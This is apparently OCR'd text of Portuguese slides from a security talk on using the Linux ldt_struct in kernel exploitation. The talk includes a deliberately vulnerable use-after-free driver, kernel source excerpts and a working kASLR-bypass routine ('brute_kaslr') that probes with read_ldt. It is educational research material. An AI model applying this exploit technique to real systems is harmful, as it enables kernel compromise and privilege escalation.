
BOITATECH
Um estudo da estrutura ldt_struct
AUTOR:
0XTEN
/boitatech
@boitatech
@boitatech

Sobre mim

- Analista de infosec @ stone.co
- Estagiário de pesquisa @ Northwestern University
- Membro e voluntário @ Boitatech
- CTF w/ ELT
- Estudante de Ciência da Computação
- https://0xten.gitbook.io/public/

Contexto

Interessante entender antes de assistir:

- Arquitetura (ASM, processadores, kernel vs userland)
- Alocação de memória e corrupções (Heap, Caching, UAF, OOB)
- Kernel development e kernel exploitation (Syscalls, Paging)
- Estruturas de dados (ponteiros, linked-lists, Arrays)
- Multi-threading/processing (Mutex, threads, race conditions)
- Linux scheduler

Exemplo

```
[...]
case CMD_DEL:
    if(req.idx < count){
        kfree(objects[req.idx].data);
        objects[req.idx].data = NULL;
    }
    break;

case CMD_WRT:
    if(selected.data && req.size <= selected.size){
        if(copy_from_user(selected.data, req.data, req.size)){
            return -1;
        }
    } else {
        return -1;
    }
    break;

case CMD_SEL:
    if (req.idx < count){
        selected.data = objects[req.idx].data;
        selected.size = objects[req.idx].size;
    } else {
        return -1;
    }
[...]
```

Exemplo

O objeto é removido da lista mas a referência selected não é anulada, criando a condições de use-after-free. Entretanto, esta referência somente é utilizada para escrever no objeto, portanto não é possível ler o objeto para vazar informações ou criar um double-free.

Exemplo

SMAP, SMEP, KPTI e Hardened user-copy estão habilitados, logo, não é possível envenenar a freelist nem criar objetos falsos na userland.


ldt_struct

```
struct ldt_struct {
    /*
     * Xen requires page-aligned LDTs with special permissions.  This is
     * needed to prevent us from installing evil descriptors such as
     * call gates.  On native, we could merge the ldt_struct and LDT
     * allocations, but it's not worth trying to optimize.
     */
    struct desc_struct  *entries;
    unsigned int        nr_entries;

    /*
     * If PTI is in use, then the entries array is not mapped while we're
     * in user mode.  The whole array will be aliased at the addressed
     * given by ldt_slot_va(slot).  We use two slots so that we can allocate
     * and map, and enable a new LDT without invalidating the mapping
     * of an older, still-in-use LDT.
     *
     * slot will be -1 if this LDT doesn't have an alias mapping.
     */
    int         slot;
};
```

ldt_struct - write_ldt

```
static int write_ldt(void __user *ptr, unsigned long bytecount, int oldmode)
{
    struct mm_struct *mm = current->mm;
    struct ldt_struct *new_ldt, *old_ldt;
    unsigned int old_nr_entries, new_nr_entries;
    struct user_desc ldt_info;
    struct desc_struct ldt;
    int error;

    error = -EINVAL;
    if (bytecount != sizeof(ldt_info))
        goto out;
    error = -EFAULT;
    if (copy_from_user(&ldt_info, ptr, sizeof(ldt_info)))
        goto out;

    [...]

    old_ldt       = mm->context.ldt;
    old_nr_entries = old_ldt ? old_ldt->nr_entries : 0;
    new_nr_entries = max(ldt_info.entry_number + 1, old_nr_entries);

    error = -ENOMEM;
    new_ldt = alloc_ldt_struct(new_nr_entries);

    [...]
}
```


ldt_struct


Alocado com write_ldt
*entries
nr_entries
slot
entries
Tamanho = nr_entries * sizeof(entrie) = nr_entries * 8

ldt_struct - read_ldt

```
static int read_ldt(void __user *ptr, unsigned long bytecount)
{
    struct mm_struct *mm = current->mm;
    unsigned long entries_size;
    int retval;
    [...]
    if (copy_to_user(ptr, mm->context.ldt->entries, entries_size)) {
        retval = -EFAULT;
        goto out_unlock;
    }

    if (entries_size != bytecount) {
        /* Zero-fill the rest and pretend we read bytecount bytes. */
        if (clear_user(ptr + entries_size, bytecount - entries_size)) {
            retval = -EFAULT;
            goto out_unlock;
        }
    }
    retval = bytecount;
    [...]
}
```


ldt_struct - read_ldt



ldt_struct - ldt_dup_context

A função read_ldt retorna para a userland o valor retornado pela função copy_to_user, portanto é possível “brutar” um endereço válido do kernel verificando se o retorno é um valor negativo (erro).

De volta ao exemplo – kASLR bypass




```
long brute_kaslr(){
    long curr = 0xffff888000000000;
    char ptr[8];
    char junk[8];
    int r;

    write_ldt(&ud);
    while(1){
        *(long *)ptr = curr;
        demo_wrt(ptr, 8, 0);
        r = read_ldt(junk, 8);

        if (r >= 0){
            break;
        }
        curr+=0x40000000;
    }
    return curr;
}
```

ldt_struct - ldt_dup_context

```
int ldt_dup_context(struct mm_struct *old_mm, struct mm_struct *mm)
{
    [...]
    new_ldt = alloc_ldt_struct(old_mm->context.ldt->nr_entries);
    [...]

    memcpy(new_ldt->entries, old_mm->context.ldt->entries,
           new_ldt->nr_entries * LDT_ENTRY_SIZE);
    [...]
}
```

ldt_struct - ldt_dup_context



